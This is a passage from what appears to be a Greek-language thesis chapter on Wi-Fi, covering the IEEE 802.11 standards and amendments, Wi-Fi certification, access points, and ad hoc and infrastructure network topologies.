Η ορθογωνική πολύπλεξη με διαίρεση συχνότητας είναι μία ακόμα μέθοδος για μετάδοση υψηλού ρυθμού δεδομένων. Η μέθοδος αυτή, με διάφορες τεχνικές που χρησιμοποιεί, κατορθώνει να διασπείρει το μεταδιδόμενο σήμα σε μία ευρεία περιοχή συχνοτήτων. Το μεγάλο της πλεονέκτημα, που τη βοηθάει ώστε να επιτύχει υψηλό ρυθμό μετάδοσης δεδομένων, είναι ότι έχει μεγάλη ανοχή στη παρεμβολή μεταξύ των λογικών καναλιών. Η πολύπλεξη OFDM χρησιμοποιεί το φάσμα με αποδοτικότερο τρόπο, καθιστώντας τους φορείς ορθογώνιους μεταξύ τους, με αποτέλεσμα να αποτρέπονται οι παρεμβολές μεταξύ γειτονικών φορέων. Επειδή στη συγκεκριμένη περίπτωση ο κάθε φορέας είναι πολύ στενού εύρους ζώνης, είναι δυνατή η ταυτόχρονη πρόσβαση πολλών χρηστών στο διαθέσιμο εύρος ζώνης.

Σύγκριση DSSS-FHSS 2.2.5.5

Σε γενικές γραμμές, μπορούμε να πούμε ότι το βασικό πλεονέκτημα της DSSS έναντι της FHSS είναι η μεγαλύτερη χωρητικότητα που προσφέρει. Βέβαια, εμφανίζει μεγαλύτερη ευαισθησία σε εξωτερικούς παράγοντες. Οπότε η χρήση της είναι ιδανικότερη για κάλυψη μικρών αποστάσεων ή για point-to-point τοπολογίες μεγάλων αποστάσεων.

Η FHSS αντίθετα, παρουσιάζει μεγάλη ανθεκτικότητα σε θορύβους και παρεμβολές. Έτσι βρίσκει εφαρμογή σε κάλυψη δικτύων μεγάλων αποστάσεων.

Εικόνα 2 Wi-Fi

Πρότυπα συμβατότητας και πιστοποίηση προτύπου Wi-Fi 2.3


Η ραγδαία ανάπτυξη του 802.11, ειδικά με την έκδοση του 802.11b που είχε τεράστια επιτυχία, δεν άφησαν ασυγκίνητες τις κατασκευαστικές εταιρείες. Το γεγονός της ενασχόλησης πολλών κατασκευαστικών εταιρειών με το 802.11b σε συνδυασμό με τα καινούργια πρότυπα της IEEE οδήγησε στην ανάγκη της διασφάλισης της συμβατότητας μεταξύ των συσκευών που συμβάλουν στην πραγματοποίηση ενός 802.11 δικτύου. Δηλαδή, ανεξαρτήτως της κατασκευαστικής εταιρείας, οι συσκευές οφείλουν να υποστηρίζουν κάποια βασικά standard ούτως ώστε να είναι συμβατές μεταξύ τους.

Για το σκοπό αυτό ιδρύθηκε το 1999 η WECA (Wireless Ethernet Compatibility Alliance). Πρόκειται για ένα μη κερδοσκοπικό οργανισμό, ρόλος του οποίου είναι η πιστοποίηση των 802.11 ασύρματων συσκευών.

Επειδή εκείνη την περίοδο, το 802.11b ήταν πολύ επιτυχημένο, η WECA προχώρησε σε διάφορες δοκιμές ώσπου να επιτευχθεί η συμβατότητα των προϊόντων των 802.11b. Οι συσκευές που πληρώσουν αυτές τις προϋποθέσεις και περνούσαν με επιτυχία τις δοκιμές τις WECA, αποκτούσαν το λογότυπο Wi-Fi (Wireless Fidelity). Η παρουσία αυτού του λογότυπου πάνω σε μία συσκευή αποτελούσε στην ουσία μία εγγύηση στον αγοραστή ότι δεν θα έχει πρόβλημα για τη σύνδεση ή ακόμα και τη δημιουργία ενός 802.11b ασύρματου τοπικού δικτύου. Επίσης, αποτελούσε και μία εγγύηση ότι αυτή η συσκευή, θα μπορεί να συνεργαστεί άψογα και με τις υπόλοιπες συσκευές που είχαν αυτό το λογότυπο. Οι συσκευές που περνούσαν τις δοκιμασίες της WECA ονομάστηκαν “Wi-Fi aware”.

Επειδή το 802.11b ήταν στην ουσία το πρώτο ευρέως διαδεδομένο πρότυπο για ασύρματα τοπικά δίκτυα, και επειδή η λειτουργία του απαιτούσε τις

προδιαγραφές της WECA, το όνομα Wi-Fi ταυτίστηκε με το 802.11b και στη συνέχεια και με τα πρότυπα που ακολούθησαν το 802.11b. Όταν όμως χρησιμοποιούμε τον όρο Wi-Fi θα πρέπει να γνωρίζουμε ότι αναφερόμαστε στις απαραίτητες προδιαγραφές των συσκευών διαφορετικών κατασκευαστικών εταιρειών ούτως ώστε αυτές να είναι συμβατές μεταξύ τους και να παρέχουν στο χρήστη πρόσβαση σε ένα ασύρματο τοπικό δίκτυο. Δεν αναφερόμαστε στο ίδιο το ασύρματο τοπικό δίκτυο.


Wi-Fi® Interoperability Certificate

Certification ID: WFA4577

Wi Fi CERTIFIED a b g

This certificate represents the capabilities and features that have passed the interoperability testing governed by the Wi-Fi Alliance. Detailed descriptions of these features can be found at www.wi-fi.org/certificate

Certification Date:	June 29, 2006
Category:	Access Point
Company:	3Com
Product:	3Com Wireless 8760 Dual Radio 11 a/b/g PoE Access Point
Model/SKU#:	WL-546

This product has passed Wi-Fi certification testing for the following standards:

IEEE Standard	Security
802.11a	WPA™ - Personal
802.11b	WPA™ - Enterprise
802.11g	WPA2™ - Personal
	WPA2™ - Enterprise
	EAP Type(s)
	EAP-TLS
	EAP-TTLS/MSCHAPv2
	PEAPv0/EAP-MSCHAPv2
	PEAPv1/EAP-GTC
	EAP-SIM

Εικόνα 3 Πιστοποιητικό Wi-Fi

Τι είναι το πρωτόκολλο IEEE 802.11 2.4

Το 1997 δημοσιεύθηκε από ομάδες εργασίας του ινστιτούτου ηλεκτρολόγων και ηλεκτρονικών μηχανικών- το γνωστό IEEE, το πρώτο standard ασύρματων τοπικών δικτύων, το 802.11. Το πρότυπο αυτό περιγράφει τις τεχνολογίες που χρησιμοποιούνται στα ασύρματα τοπικά δίκτυα ούτως ώστε αυτά να είναι λειτουργικά.

Το πρότυπο 802.11 είναι μία οικογένεια πρωτοκόλλων. Σε αυτό περιγράφονται τα δύο πρώτα επίπεδα του μοντέλου OSI. Περιγράφονται δηλαδή το φυσικό επίπεδο (Physical Layer) και το επίπεδο σύνδεσης δεδομένων (Medium Access Control).

Σε αυτό το σημείο, προτού γνωρίσουμε τα διάφορα πρότυπα της οικογένειας του 802.11, καλό είναι να αναφέρουμε, πως για να είναι συμβατά δύο πρότυπα, πρέπει πρώτον να λειτουργούν στην ίδια ζώνη συχνοτήτων, και δεύτερον πρέπει να χρησιμοποιούν την ίδια μέθοδο διαμόρφωσης του σήματος.

Πρότυπο IEEE 802.11 2.4.1

Το αρχικό πρότυπο της IEEE για ρυθμούς μετάδοσης 1 και 2 Mbps ολοκληρώθηκε το 1997 και υποστηρίζει τεχνολογίες απλωμένου φάσματος (DSSS και FHSS) και υπέρυθρης ακτινοβολίας (diffused infrared, DFIR) στο φυσικό στρώμα. Η μετάδοσή του γίνεται είτε στη ζώνη συχνοτήτων 2.4GHz-2.4835GHz είτε με υπέρυθρη ακτινοβολία μήκους κύματος 850nm.

Από τότε μέχρι τώρα έχουν προδιαγραφεί και νέα φυσικά στρώματα και έχουν προκύψει αρκετές εκδόσεις του προτύπου 802.11 με διαφορετικό γράμμα στο τέλος του ονόματός τους. Όλες οι εκδόσεις υποστηρίζουν το ίδιο στρώμα MAC, το οποίο χρησιμοποιεί πολλαπλή πρόσβαση με ανίχνευση φέροντος και αποφυγή συγκρούσεων (CSMA/CA). Επίσης χρησιμοποιούν μηχανισμό αίτησης αποστολής / αποδεκτής αποστολής (RTS/CTS) για να αντιμετωπίσουν το πρόβλημα του κρυμμένου τερματικού που θα συναντήσουμε στη συνέχεια.

Πρότυπο IEEE 802.11a 2.4.2

Το πρότυπο 802.11a ανακοινώθηκε τον Οκτώβριο του 1999. Υποστηρίζει ταχύτητες έως 54 Mbps. Η μετάδοσή του γίνεται στη ζώνη 5.7 GHz. Χρησιμοποιεί την ορθογωνική πολύπλεξη με διαίρεση συχνότητας. Οι συσκευές που λειτουργούν στη ζώνη των 5.7 GHz είναι λιγότερο πιθανό να αντιμετωπίσουν παρεμβολές σε σύγκριση με τις συσκευές που λειτουργούν στη ζώνη των 2.4 GHz. Αυτό οφείλεται στο γεγονός ότι οι περισσότερες συσκευές λειτουργούν στη ζώνη των 2.4 GHz, με αποτέλεσμα να υπάρχει μεγαλύτερος ανταγωνισμός. Για αυτόν το λόγο εξάλλου, στις υψηλότερες συχνότητες είναι δυνατή η ύπαρξη περισσοτέρων λογικών καναλιών. Στο πρότυπο 802.11a είναι πιθανό να χρησιμοποιηθούν έως και 23 λογικά κανάλια.

Βέβαια, υπάρχουν μερικά βασικά μειονεκτήματα στην εκμετάλλευση της ζώνης των 5 GHz. Ένα από αυτά είναι, πως όσο υψηλότερη είναι η ζώνη συχνοτήτων, τόσο πιο εύκολα τα σήματα απορροφώνται από διάφορα φυσικά ή τεχνητά εμπόδιο όπως για παράδειγμα τα ψηλά κτήρια ή οι τοίχοι. Έτσι ενώ το 802.11 a είναι σχετικά γρήγορο, είναι ταυτόχρονα και πολύ ευάλωτο στις παρεμβολές. Ένα δεύτερο βασικό μειονέκτημα της ζώνης των 5 GHz είναι το γεγονός ότι δεν έχει μεγάλη εμβέλεια. Μετά βίας φτάνει τα 35 μέτρα. Επίσης είναι σχετικά ακριβό. Τέλος αξιοσημείωτο είναι το γεγονός, ότι σε κάποιες χώρες, όπως η Ρωσία, η μετάδοση σημάτων στη ζώνη των 5 GHz απαγορεύεται.

Πρότυπο 802.11b 2.4.3

Τον Οκτώβριο του 1999, ταυτόχρονα με την ανακοίνωση του προτύπου 802.11a, ανακοινώθηκε και το πρότυπο 802.11b. Πρόκειται για ένα πρότυπο τελείως διαφορετικό από το προηγούμενο. Αρχικά, αξίζει να αναφέρουμε πως η μέγιστη ταχύτητα που υποστηρίζει αυτό το πρότυπο είναι τα 11 Mbps, σχεδόν 5 φορές μικρότερη από τη μέγιστη ταχύτητα του 802.11a. Κύριο χαρακτηριστικό του

προτύπου 802.11b είναι ότι λειτουργεί στη ζώνη των 2.4 GHz και χρησιμοποιεί την τεχνική της διασποράς φάσματος με ευθεία ακολουθία.

Μερικά από τα πλεονεκτήματα του συγκεκριμένου προτύπου είναι το χαμηλό κόστος κατασκευής που χρειάζεται, η υψηλότερη εμβέλεια- συγκεκριμένα τα 35 μέτρα, καθώς και το γεγονός ότι οι συχνότητες σε αυτή τη ζώνη δεν απορροφώνται εύκολα από φυσικά ή τεχνητά εμπόδια.

Βέβαια, έχει και αρκετά μειονεκτήματα. Το πιο βασικό μειονέκτημά του είναι ότι καθώς λειτουργεί στη ζώνη συχνοτήτων με το μεγαλύτερο ανταγωνισμό, μπορεί να χρησιμοποιήσει το πολύ 3 λογικά κανάλια, γεγονός που το καθιστά απελπιστικά αργό. Επίσης, είναι πολύ πιθανό να αντιμετωπίσει για τον ίδιο λόγο προβλήματα βλάβης του σήματος από τυχόν παρεμβολές.

Πρότυπο 802.11g 2.4.4

Σχεδόν 4 χρόνια αργότερα, τον Ιούνιο του 2003, ανακοινώθηκε από την IEEE το πρότυπο 802.11g. Το συγκεκριμένο πρότυπο θα λέγαμε ότι αποτελεί μία αναβάθμιση του προτύπου 802.11b. Λειτουργεί και αυτό στη ζώνη των 2.4 GHz. Βέβαια η βασική του διαφορά σε σχέση με το πρότυπο 802.11b είναι ότι χρησιμοποιεί δύο τρόπους διαμόρφωσης, τόσο την ορθογωνική πολύπλεξη με διαίρεση συχνότητας (OFDM) όσο και τη διασπορά φάσματος με ευθεία ακολουθία (DSSS). Με την πρώτη αγγίζει ρυθμούς μετάδοσης της τάξης των 54 Mbps ενώ με τη δεύτερη αγγίζει μόλις τα 11 Mbps. Ο λόγος που γίνεται αυτό είναι διότι, εξαιτίας της ραγδαίας χρησιμοποίησης του 802.11b, υπήρχε η ανάγκη για τη δημιουργία ενός προτύπου, σαφέστατα ποιο γρήγορου, αλλά με τη δυνατότητα συμβατότητας με το πρότυπο 802.11b.

Το πρότυπο 802.11g έχει πολλά κοινά στοιχεία με το 802.11b, κυρίως εξαιτίας της λειτουργίας του στη ζώνη των 2.4 GHz. Έτσι χρησιμοποιεί και αυτό το πολύ 3 λογικά κανάλια και έρχεται συχνά αντιμέτωπο με το πρόβλημα της βλάβης του σήματος εξαιτίας παρεμβολών από διάφορες ανταγωνιστικές συσκευές. Βέβαια έχει και αυτό καλύτερη εμβέλεια σε σχέση με το 802.11a καθώς η γεωγραφική κάλυψη που υποστηρίζει αγγίζει τα 38 μέτρα. Επίσης τα σήματα δεν απορροφώνται εύκολα από φυσικά ή τεχνητά εμπόδια.

Πρότυπο 802.11n 2.4.5

Το πρότυπο IEEE 8022.11n εκδόθηκε τον Οκτώβρη του 2009. Μπορεί να λειτουργήσει τόσο στη ζώνη των 2.4GHz όσο και σε αυτήν των 5 GHz ταυτόχρονα. Το κύριο χαρακτηριστικό του είναι η καινούργια τεχνολογία Multiple Input Multiple Output (MIMO) που υποστηρίζει. Αυτή η τεχνολογία αφορά τις κεραίες. Το MIMO χρησιμοποιεί πολλαπλούς πομπούς και κεραίες λήψης για να αυξήσει το ρυθμό μετάδοσης της πληροφορίας και το εύρος κάλυψης του δικτύου. Συγκεκριμένα, η τυπική ταχύτητα που υποστηρίζει το 802.11n είναι τα 74 Mbps/per stream, ενώ η μέγιστη αγγίζει τα 300 Mbps/per stream. Από την άλλη, η γεωγραφική κάλυψη ξεπερνάει τα 70 μέτρα.

Πρότυπο 802.11ac (DRAFT) 2.4.5

Εκδόθηκε το Νοέμβριο του 2011. Λειτουργεί στη ζώνη συχνοτήτων των 5GHz. Η μέγιστη ταχύτητα που θεωρητικά υποστηρίζει είναι τα 867 Mbps/per stream. Χρησιμοποιεί τη μέθοδο διαμόρφωσης OFDM. Υποστηρίζει όπως και το 802.11n την τεχνολογία MIMO. Ενώ το 802.11n μπορεί να χρησιμοποιήσει το πολύ 2 stream, το 802.11ac μπορεί να υποστηρίξει έως και 8 stream.

Παράλληλα όμως με αυτά τα πρότυπα, δημιουργήθηκαν και άλλα πρότυπα με στόχο τη βελτίωση της λειτουργίας των ασύρματων δικτύων. Σε αυτά τα πρότυπα ανήκουν τα:

- Πρότυπο 802.11c -Bridging standard
- Πρότυπο 802.11d -Internationalization
- Πρότυπο 802.11e -improving service quality
- 802.11F -roaming
- Πρότυπο 802.11h -Europe
- Πρότυπο 802.11j -Japan
- Πρότυπο 802.11k -radio resource management
- Πρότυπο 802.11m -set of maintenance
- Πρότυπο 802.11p -wireless access for the vehicular environment
- Πρότυπο 802.11r -fast roaming
- Πρότυπο 802.11s -ESS Mesh Networking
- Πρότυπο 802.11u -Interworking External Network
- Πρότυπο 802.11v -Wireless Network Management
- Πρότυπο 802.11w- Protected Management Frames
- Πρότυπο 802.11y- Contention Based Protocol
- Πρότυπο 802.11i

Πρότυπο 802.11c -Bridging standard 2.4.7

Ο σκοπός αυτού του προτύπου είναι να υποστηρίξει τις λειτουργίες της συσκευής γέφυρας (bridge) στο 802.11 MAC επίπεδο. Οι πληροφορίες που περιέχονται σε αυτό το standard χρησιμοποιούνται κυρίως από τις κατασκευαστικές εταιρείες, με στόχο διαφορετικές συσκευές από διαφορετικές κατασκευαστικές εταιρείες να είναι συμβατές μεταξύ τους και να μην αντιμετωπίζουν προβλήματα διαλειτουργικότητας.

Πρότυπο 802.11d –Internationalization 2.4.8

Όπως γίνεται εύκολα αντιληπτό και από το όνομά του, στόχος του συγκεκριμένου προτύπου είναι να καθορίσει τις απαιτήσεις του φυσικού επιπέδου MAC, σε συνδυασμό με το νομικό πλαίσιο που ισχύει σε διάφορες χώρες σχετικά με τη χρησιμοποίηση ραδιοσυχνοτήτων (βλ. Ρωσία), ούτως ώστε να μπορέσουν να κατασκευαστούν αντίστοιχες συσκευές που να πληρούν τις προϋποθέσεις. Αυτό το πρότυπο δηλαδή βοήθησε στη ραγδαία εξάπλωση του 802.11.

Πρότυπο 802.11e -improving service quality 2.4.9

Το 802.11e ασχολείται με το γνωστό Quality of Service (QoS). Στόχος του δηλαδή είναι να βοηθήσει στην βελτίωση της ποιότητας της επικοινωνίας. Ως γνωστόν, τα πακέτα που περιέχουν βίντεο και ήχο, έχουν την πιο υψηλή προτεραιότητα, καθώς όταν παρατηρείται καθυστέρηση σε αυτά τα πακέτα, το αποτέλεσμα δεν είναι καθόλου ενθαρρυντικό.

802.11F –roaming 2.4.10

Το 802.11F δίνει τη δυνατότητα στους κατασκευαστές των Access Points να βελτιώσουν τη διαλειτουργικότητα και τη συμβατότητα των προϊόντων τους. Χρησιμοποιεί το πρωτόκολλο Inter-Access Point Roaming. Με αυτόν τον τρόπο, ένας χρήστης μπορεί αυτόματα να συνδέεται σε διαδοχικά access points, ενώ κινείται. Αυτή η λειτουργία της εναλλαγής των access points ονομάζεται roaming. Το κεφαλαίο 'F' στην ονομασία δείχνει ότι το 802.11F δεν είναι ένα πρότυπο. Είναι απλά μία συμβουλή που δίνεται στις κατασκευαστικές εταιρείες με απώτερο στόχο την επιτυχή πραγματοποίηση του roaming.

Πρότυπο 802.11h –Europe 2.4.11

Οι ευρωπαϊκοί κανόνες απαιτούν από τις συσκευές που λειτουργούν στη ζώνη των 5GHz να έχουν δυνατότητες ελέγχου εκπεμπόμενης ισχύος (Transmission Power Control) και δυναμικής επιλογής συχνότητας (Dynamic Frequency Selection). Έτσι με τη δημιουργία αυτού του προτύπου, δίνεται η άδεια στις συσκευές του 802.11 που λειτουργούν στη ζώνη των 5GHz να λειτουργήσουν στην Ευρώπη. Η μέθοδος ελέγχου εκπεμπόμενης ισχύος απαιτεί από τη συσκευή, να επιλέγει αυτόματα την ελάχιστη αναγκαία ισχύ εκπομπής, προτού ξεκινήσει οποιαδήποτε ανταλλαγή δεδομένων. Η μέθοδος δυναμικής επιλογής συχνότητας, απαιτεί επίσης από τη συσκευή να επιλέξει αυτόματα σε ποια συχνότητα θα λειτουργήσει, αναλόγως του φόρτου της κάθε συχνότητας.

Πρότυπο 802.11j –Japan 2.4.12

Αυτό το πρότυπο είναι αντίστοιχο του 802.11h, αφορά όμως την Ιαπωνία. Έτσι, το 802.11 καλείται να συμμορφωθεί με τους Ιαπωνικούς κανόνες για να μπορέσει να λειτουργήσει σε αυτήν τη χώρα.

Πρότυπο 802.11k -radio resource management 2.4.13

Όπως θα δούμε και στη συνέχεια που θα μιλήσουμε για τις τοπολογίες των 802.11 δικτύων, όταν ένας χρήστης βρίσκεται σε ένα δίκτυο με πολλά Access

Points, συνδέεται με αυτό που παρέχει το ισχυρότερο σήμα. Αυτό όμως πολλές φορές μπορεί να οδηγήσει στην υπερβολική απασχόληση ενός Access Point, ενώ τα υπόλοιπα Access Points που απαρτίζουν το ίδιο τοπικό δίκτυο υπολειτουργούν. Με τη δημιουργία αυτού του προτύπου, γίνεται μία προσπάθεια καλύτερης διαχείρισης των Access Points ενός ασύρματου τοπικού δικτύου.

Πρότυπο 802.11m -set of maintenance 2.4.14

Αποκαλείται επίσης ως 802.11 housekeeping ή 802.11 cleanup. Πρόκειται δηλαδή για μία προσπάθεια που έγινε από την IEEE με στόχο τη συντήρηση, τις διορθώσεις, τις βελτιώσεις και τις διευκρινίσεις των εκδόσεων σχετικά με την οικογένεια προτύπων του 802.11.

Πρότυπο 802.11p -wireless access for the vehicular environment 2.4.15

Πρόκειται για ένα πρότυπο που αφορά την ασύρματη πρόσβαση στις επικοινωνίες μεταξύ των οχημάτων σε ένα οδικό περιβάλλον. Κύριος στόχος δηλαδή αυτού του προτύπου είναι η δημιουργία ενός τεράστιου ασύρματου τοπικού δικτύου, που λειτουργεί στη ζώνη συχνοτήτων των 5.9 GHz. Σε αυτό το δίκτυο θα συνδέονται τόσο οι οδηγοί των αυτοκινήτων όσο και διάφορες μονάδες ανθρώπων, με αποτέλεσμα την άμεση ενημέρωση των οδηγών για τυχόν προβλήματα στην κυκλοφορία.

Πρότυπο 802.11r -fast roaming 2.4.16

Είναι γνωστό και ως Fast Basic Service Set Transition. Όπως και το 802.11F, έτσι και αυτό έχει ως στόχο τη γρήγορη εναλλαγή των χρηστών από ένα access point σε κάποιο άλλο, ενώ βρίσκονται εν κινήσει. Επειδή οι συνδέσεις VoIP απαιτούν πολύ μικρή καθυστέρηση, ανακαλύφθηκε μία τεχνολογία που μειώνει το γνωστό handoff between Access Points, με σκοπό την πολύ γρήγορη εναλλαγή των χρηστών μεταξύ των διαδοχικών Access Points. Υπολογίζεται ότι το χρονικό αυτό διάστημα είναι μικρότερο των 50 millisecond. Είναι σημαντικό αυτό καθώς μία καθυστέρηση 50 millisecond γίνεται αντιληπτή στο ανθρώπινο αυτί.

Πρότυπο 802.11s -ESS Mesh Networking 2.4.17

Το πρότυπο 802.11s αποτελεί μία επέκταση του επιπέδου MAC του 802.11 ούτως ώστε αυτό να μπορεί να ανταπεξέλθει στις ανάγκες ενός Mesh δικτύου. Υποστηρίζει τόσο broadcast/multicast όσο και unicast εκπομπές.

Πρότυπο 802.11u -Interworking External Network 2.4.18

Βελτιώνει την αλληλεπίδραση ενός 802.11 δικτύου με εξωτερικά δίκτυα, όπως για παράδειγμα διάφορα hotspots ή άλλα δημόσια δίκτυα. Βοηθάει στην καλύτερη ανακάλυψη και επιλογή των δικτύων, καθώς συλλέγει διάφορες πληροφορίες από αυτά. Έτσι όταν ένας χρήστης θελήσει να εισέλθει σε κάποιο δίκτυο, μπορεί να επιλέξει κάποιο από τα διαθέσιμα, με κριτήριο όμως τις πληροφορίες που θα του δώσουν το καθένα από αυτά. Επίσης προσφέρει υποστήριξη κλήσεων έκτακτης ανάγκης.

Πρότυπο 802.11v -Wireless Network Management 2.4.19

Είναι το πρότυπο της διαχείρισης των 802.11 δικτύων. Ασχολείται γενικότερα με τις συσκευές που συνδέονται σε ένα 802.11 δίκτυο, καθώς και τον τρόπο λειτουργίας τους. Χαρακτηριστικό παράδειγμα η εξοικονόμηση ενέργειας κατά τη διάρκεια ασύρματης σύνδεσης μίας συσκευής, που οδήγησε στη μεγαλύτερη ζωή των φορητών υπολογιστών.

Πρότυπο 802.11w- Protected Management Frames 2.4.20

Είναι ένα πρότυπο που ασχολείται με τη βελτίωση της ασφάλειας της πληροφορίας στα δίκτυα 802.11. Αυτό το πετυχαίνει διαμέσου αλλαγών στο επίπεδο MAC, καθώς και με διάφορους άλλους μηχανισμούς, όπως περαιτέρω αυθεντικοποίησης της πληροφορίας, καθώς και της πηγής της πληροφορίας.

Πρότυπο 802.11y- Contention Based Protocol 2.4.21

Τον Ιούλιο του 2005, άνοιξε η χρήση της ζώνης συχνοτήτων 3.65-3.7GHz για δημόσια χρήση. Η συγκεκριμένη ζώνη στο παρελθόν χρησιμοποιούνταν από διάφορες δορυφορικές υπηρεσίες. Για αυτόν το λόγο, η IEEE εξέδωσε ένα πρότυπο, που με τη βοήθεια διάφορων μηχανισμών, θα μπορεί στο μέλλον να λειτουργήσει σε νέες συχνότητες που θα προκύψουν.

Πρότυπο 802.11i 2.4.22

Τα πρώτα χρόνια λειτουργίας των ασύρματων τοπικών δικτύων, ο μηχανισμός ασφάλειας που λειτουργούσε σε αυτά ήταν ο γνωστός Wired Equivalent Privacy (WEP). Εξαιτίας όμως των πολλών κενών ασφαλείας, η IEEE αναγκάστηκε να εφεύρει διάφορους καινούργιους μηχανισμούς, για να αυξήσει την ασφάλεια. Έτσι εκδόθηκε το πρότυπο 802.11i, που ασχολείται καθαρά με την ασφάλεια. Σε επόμενο κεφάλαιο θα ασχοληθούμε εκτενέστερα με το συγκεκριμένο μείζονος αξίας ζήτημα.

Αρχιτεκτονική στα ασύρματα τοπικά δίκτυα 2.5

Η λογική των ασύρματων τοπικών δικτύων είναι σχετικά απλή. Αρχικά όλες οι συσκευές που συνδέονται σε ένα ασύρματο τοπικό δίκτυο λέγονται σταθμοί. Οι σταθμοί χωρίζονται σε δύο μεγάλες κατηγορίες:

- σταθμοί-πελάτες
- access point

Οι σταθμοί-πελάτες, συνήθως είναι laptop, smart-phones, εκτυπωτές, σταθεροί υπολογιστές κ.α., συνδέονται μέσω ενός access point με το ενσύρματο δίκτυο κορμού. Η συσκευή όμως που δίνει τη δυνατότητα σε ένα σταθμό-πελάτη να λάβει και να στείλει ραδιοκύματα ονομάζεται ασύρματη κάρτα δικτύου (wireless network interface card). Ο ρόλος μίας ασύρματης κάρτας δικτύου είναι ακριβώς ο ίδιος με την αντίστοιχη κάρτα δικτύου που συναντάμε στα ενσύρματα τοπικά δίκτυα. Παλαιότερα, οι ασύρματες κάρτες δικτύου τοποθετούνταν σε μία PCMCIA θύρα. Τα τελευταία χρόνια όμως, αν και αυτή η τεχνολογία δεν έχει καταργηθεί, οι κατασκευαστικές εταιρείες προτιμούν να τις ενσωματώνουν στους σταθμούς-πελάτες. Σε αντίθεση με τις ενσωματωμένες κάρτες δικτύου, που είναι ορατές καθώς συνδέονται σε αυτές διάφορα καλώδια, οι ασύρματες κάρτες δικτύου δεν είναι ορατές, καθώς δεν υπάρχει ανάγκη σύνδεσης πάνω σε αυτές κάποιου καλωδίου.

Όπως αναφέραμε και πιο πριν, ο ρόλος των access point είναι να συνδέουν τους σταθμούς-πελάτες ενός ασύρματου τοπικού δικτύου με κάποιο ενσύρματο δίκτυο κορμού. Η λειτουργία που εκτελούν για να το κατορθώσουν αυτό είναι:

Σε περίπτωση που θέλουμε να στείλουμε TCP/IP πακέτα από το ασύρματο στο ενσύρματο δίκτυο, τα access points μετατρέπουν τα 802.11 frame σε 802.3 Ethernet frame. Το αντίθετο γίνεται στην περίπτωση που ο δέκτης είναι το ασύρματο τοπικό δίκτυο και πομπός το ενσύρματο δίκτυο κορμού. Καταλήγοντας, ένα access point είναι μία συσκευή 2ου επιπέδου (με βάση το μοντέλο OSI) η οποία λειτουργεί ακριβώς όπως το γνωστό hub στο Ethernet. Το access point έχει την ικανότητα να ακούσει ολόκληρη τη κίνηση πάνω στο κοινό μέσο.

Βέβαια, υπάρχουν και τα ασύρματα router. Αυτά μπορούν να εκτελέσουν ταυτόχρονα τη λειτουργία ενός access point, ενός Ethernet switch και φυσικά ενός router. Είναι δηλαδή 3 συσκευές σε μία. Αυτές οι συσκευές έχουν υποδοχές για σύνδεση σε LAN, WAN καθώς και ασύρματη κάρτα δικτύου.

Τοπολογίες στα ασύρματα τοπικά δίκτυα 2.6


Στο πρότυπο 802.11 υπάρχουν δύο βασικές τοπολογίες. Αυτές είναι:

- Ad Hoc
- Δίκτυα υποδομής (Infrastructure)

Ad Hoc δίκτυα 2.6.1

Κύριο χαρακτηριστικό των Ad Hoc δικτύων, είναι η απουσία ενός Access Point. Για αυτό το λόγο λέγονται και Independent Basic Service Set (IBSS). Έτσι σε αυτήν την περίπτωση, τα διάφορα κινητά τερματικά επικοινωνούν μεταξύ τους χωρίς σύνδεση προς κάποιο ενσύρματο δίκτυο. Απαραίτητη προϋπόθεση είναι, να μπορεί το ένα τερματικό να εντοπίσει το άλλο, ούτως ώστε να επικοινωνήσει απευθείας μαζί του. Στη συνέχεια αφού το εντοπίσει, τα δύο αυτά τερματικά αυτόματα θα καθορίσουν μεταξύ τους διάφορες παραμέτρους για την επιτυχή σύνδεσή τους. Αυτή η σύνδεση είναι γνωστή ως Peer-to-Peer. Η περιοχή κάλυψης ενός Ad Hoc δικτύου ονομάζεται Basic Service Area (BSA).


Figure 2: IEEE 802.11 ad hoc Network



Εικόνα 4 ad hoc δίκτυο


Infrastructure δίκτυα 2.6.2

Κύριο χαρακτηριστικό αυτών των δικτύων είναι η παρουσία τουλάχιστον ενός σημείου πρόσβασης (Access Point). Ο ρόλος του Access Point, όπως έχουμε αναφέρει, είναι η σύνδεση μεταξύ του ασύρματου τοπικού δικτύου και του ενσύρματου δικτύου. Θα λέγαμε ότι η συγκεκριμένη τοπολογία χωρίζεται σε δύο μεγάλες υποκατηγορίες, ανάλογα με τον αριθμό των Access Point. Έτσι, όταν υπάρχει ένα μόνο Access Point, το δίκτυο λέγεται Basic Service Sets (BSS), ενώ όταν έχουμε παραπάνω από ένα Access Point, το δίκτυο λέγεται Extended Service Sets (ESS).



Εικόνα 5 Basic Service Set

Στην πρώτη περίπτωση, που υπάρχει μόνο ένα Access Point, όλα τα τερματικά συνδέονται σε αυτό. Η περιοχή κάλυψης ενός τέτοιου δικτύου ονομάζεται Basic Service Area (BSA). Στη δεύτερη περίπτωση, τα τερματικά συνδέονται στα Access Points, ενώ ταυτόχρονα τα διάφορα Access Points συνδέονται και μεταξύ τους. Η περιοχή κάλυψης ενός τέτοιου δικτύου ονομάζεται Extended Service Area (ESA). Και στις δύο αυτές περιπτώσεις, τα τερματικά δεν συνδέονται απευθείας μεταξύ τους, αλλά μόνο μέσω των Access Points. Καταλήγοντας, ένα ESS, είναι στην ουσία πολλά BSS συνδεδεμένα μεταξύ τους παρέχοντας με αυτόν τον τρόπο μία μεγάλη περιοχή κάλυψης.



Εικόνα 6 Extended Service Set

Σε αυτό το σημείο καλό είναι να αναφέρουμε ένα πολύ σημαντικό τεχνικό χαρακτηριστικό των ασύρματων τοπικών δικτύων, το shared service set identifier (SSID). Το SSID είναι ένα μοναδικό χαρακτηριστικό που διαθέτει κάθε ασύρματο τοπικό δίκτυο. Έτσι όταν κάποιος χρήστης θελήσει να εισέλθει σε κάποιο ασύρματο τοπικό δίκτυο, αρκεί να κοιτάξει το SSID των διαθέσιμων ασύρματων τοπικών δικτύων που υπάρχουν, για να αποφασίσει σε ποιο από όλα αυτά θέλει να αποκτήσει πρόσβαση. Το SSID είναι μήκους από 2 εως 32 χαρακτήρων. Διαχωρίζει πεζά-κεφαλαία γράμματα και επίσης δέχεται και νούμερα.

